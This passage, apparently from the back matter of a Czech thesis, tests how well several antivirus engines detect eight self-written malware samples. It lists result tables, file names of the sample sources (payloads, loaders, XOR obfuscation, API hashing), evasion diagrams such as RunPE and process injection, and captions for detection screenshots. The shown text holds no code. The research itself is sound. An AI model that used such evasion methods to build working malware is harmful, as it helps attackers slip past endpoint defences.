Tabulka 24 Indikátory detekce mlwr_7 AVG.....	94
Tabulka 25 Indikátory detekce mlwr_8 AVG.....	94
Tabulka 26 Celkové dosažené skóre detekčního enginu AVG.....	94
Tabulka 27 Indikátory detekce mlwr_1 Avast	96
Tabulka 28 Indikátory detekce mlwr_2 Avast	96
Tabulka 29 Indikátory detekce mlwr_5 Avast	96
Tabulka 30 Indikátory detekce mlwr_6 Avast	97
Tabulka 31 Indikátory detekce mlwr_7 Avast	97
Tabulka 32 Indikátory detekce mlwr_8 Avast	98
Tabulka 33 Celkové dosažené skóre detekčního enginu Avast	98

Tabulka 34 Indikátory detekce mlwr_1 ESET.....	99
Tabulka 35 Indikátory detekce mlwr_2 ESET.....	99
Tabulka 36 Indikátory detekce mlwr_5 ESET.....	100
Tabulka 37 Indikátory detekce mlwr_6 ESET.....	100
Tabulka 38 Indikátory detekce mlwr_7 ESET.....	100
Tabulka 39 Indikátory detekce mlwr_8 ESET.....	101
Tabulka 40 Celkové dosažené skóre detekčního enginu Eset	101
Tabulka 41 Celkové dosažené skóre detekčního enginu McAfee	102
Tabulka 42 Indikátory detekce mlwr_1 F-Secure.....	104
Tabulka 43 Indikátory detekce mlwr_2 F-Secure.....	105
Tabulka 44 Indikátory detekce mlwr_5 F-Secure.....	105
Tabulka 45 Indikátory detekce mlwr_6 F-Secure.....	105
Tabulka 46 Indikátory detekce mlwr_7 F-Secure.....	106
Tabulka 47 Celkové dosažené skóre detekčního enginu F-Secure.....	106
Tabulka 48 Dosažené skóre pomocí online služby VirusTotal	107
Tabulka 49 Výsledky jednotlivých detekčních enginů a jejich umístění	108
Tabulka 50 Pořadí obtížnosti obejití detekčního enginu dle Conti Ransomware Group...	112

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

AV	Anti Virus
API	Application Programming Interface / Aplikační programový interface
ML	Machine Learning / Strojové učení
SQL	Structured Query Language / Strukturovaný dotazovací jazyk
XSS	Cross-Site Scripting
VPN	Virtual Private Network / Virtuální privátní síť
URL	Uniform Resource Locator / Jednotný lokátor zdroje
VTs	Virus Total Skóre
DLL	Dynamic-Link library / Dynamicky připojitelná knihovna
EXE	Executable / Spustitelný soubor
XOR	Exclusive OR
AES	Význam třetí zkratky
RC4	Význam třetí zkratky
RSA	Význam třetí zkratky
ECC	Význam třetí zkratky
PE	Portable Executable
PEB	Process Environment Block
IDE	Integrated Development Environment / Integrované vývojové prostředí
vCPU	Virtual Central Processor Unit
vRAM	Virtual Random Access Memory
VM	Virtual Machine / Virtuální počítač
HTTP	HyperText Transfer Protocol / Hypertextový přenosový protokol
WMI	Windows Management Instrumentation
OS	Operační systém

SEZNAM PŘÍLOH

Příloha P I: Zdrojové kódy vyvinutých vzorků malware

Příloha P II: Zjištěné indikátory detekce

PŘÍLOHA P I: ZDROJOVÉ KÓDY VYVINUTÝCH VZORKŮ MALWARE

DP_jdluhos_prilohy.zip

složka _payload:

- soubor payload.cpp

složka MLWR_1:

- soubor mlwr_1.cpp
- soubor payload.cpp
- soubor README.txt

složka MLWR_2:

- soubor loaders.h
- soubor mlwr_2.cpp
- soubor payload.cpp
- soubor README.txt

složka MLWR_3:

- soubor mlwr_3.cpp
- soubor README.txt

složka MLWR_4:

- soubor mlwr_4.cpp
- soubor README.txt

složka MLWR_5:

- soubor getApiHashes.cpp
- soubor mlwr_5.cpp
- soubor payload.cpp
- soubor README.txt

složka MLWR_6:

- soubor mlwr_1.cpp
- soubor mlwr_6.cpp

- soubor payload.cpp
- soubor xor_obfuscation.cpp

složka MLWR_7:

- soubor _safer_encryptor.cpp
- soubor mlwr_1.cpp
- soubor mlwr_7.cpp
- soubor payload.cpp
- soubor README.txt

složka MLWR_8:


- soubor mlwr_8.cpp

složka diagramy:

- behavioral_based.drawio
- dll_injection.drawio
- experiment_flow.drawio
- process_injection.drawio
- RunPE.drawio
- signature_based.drawio


PŘÍLOHA P II: ZJIŠTĚNÉ INDIKÁTORY DETEKCE

V této příloze jsou přiloženy všechny podklady k indikátorům detekce pro jednotlivé antivirové programy.




Obrázek P II. 1 Detekce soubor Eicar při přístupu či vynuceném skenu | WinDefender

(zdroj: vlastní)



Obrázek P II. 2 Detekce Eicar z mlwr_8.exe při scénáři RUN | WinDefender

(zdroj: vlastní)



Obrázek P II. 3 Detekce mlwr_1.exe při scénáři RUN | BitDefender

(zdroj: vlastní)

Threats were found.

Resolved issues: 0


Unresolved issues: 1

[Trojan.GenericKD.76468636](#)

1 issue left (no action was taken)

Obrázek P II. 4 Detekce mlwr_1.exe při scénáři SCAN | BitDefender

(zdroj: vlastní)



Obrázek P II. 5 Detekce mlwr_2.exe při scénáři RUN | BitDefender

(zdroj: vlastní)

Threats were found.


Resolved issues: 0

Unresolved issues: 1

[Generic.Trojan.Loader.Marte.6.98A2B35D](#) 1 issue left (no action was taken)

Obrázek P II. 6 Detekce mlwr_2.exe při scénáři SCAN | BitDefender

(zdroj: vlastní)



Obrázek P II. 7 Detekce mlwr_5.exe při scénáři RUN | BitDefender

(zdroj: vlastní)

Threats were found.


Resolved issues: 0

Unresolved issues: 1

[Trojan.GenericKD.76468634](#) 1 issue left (no action was taken)


Obrázek P II. 8 Detekce mlwr_5.exe při scénáři SCAN | BitDefender

(zdroj: vlastní)




Obrázek P II. 9 Detekce mlwr_6.exe při scénáři RUN | BitDefender

(zdroj: vlastní)




Obrázek P II. 10 Detekce mlwr_7.exe a output.exe při scénáři RUN | BitDefender

(zdroj: vlastní)




Obrázek P II. 11 Detekce mlwr_8.exe při scénáři RUN | BitDefender

(zdroj: vlastní)




Obrázek P II. 12 Detekce mlwr_1.exe při scénáři RUN | AVG

(zdroj: vlastní)




Obrázek P II. 13 Detekce mlwr_2.exe při scénáři RUN | AVG

(zdroj: vlastní)




Obrázek P II. 14 Detekce mlwr_5.exe při scénáři DWN | AVG

(zdroj: vlastní)




Obrázek P II. 15 Detekce mlwr_5.exe při scénáři RUN | AVG

(zdroj: vlastní)




Obrázek P II. 16 Detekce mlwr_6.exe při scénáři DWN | AVG

(zdroj: vlastní)




Obrázek P II. 17 Detekce mlwr_6.exe při scénáři ACC | AVG

(zdroj: vlastní)



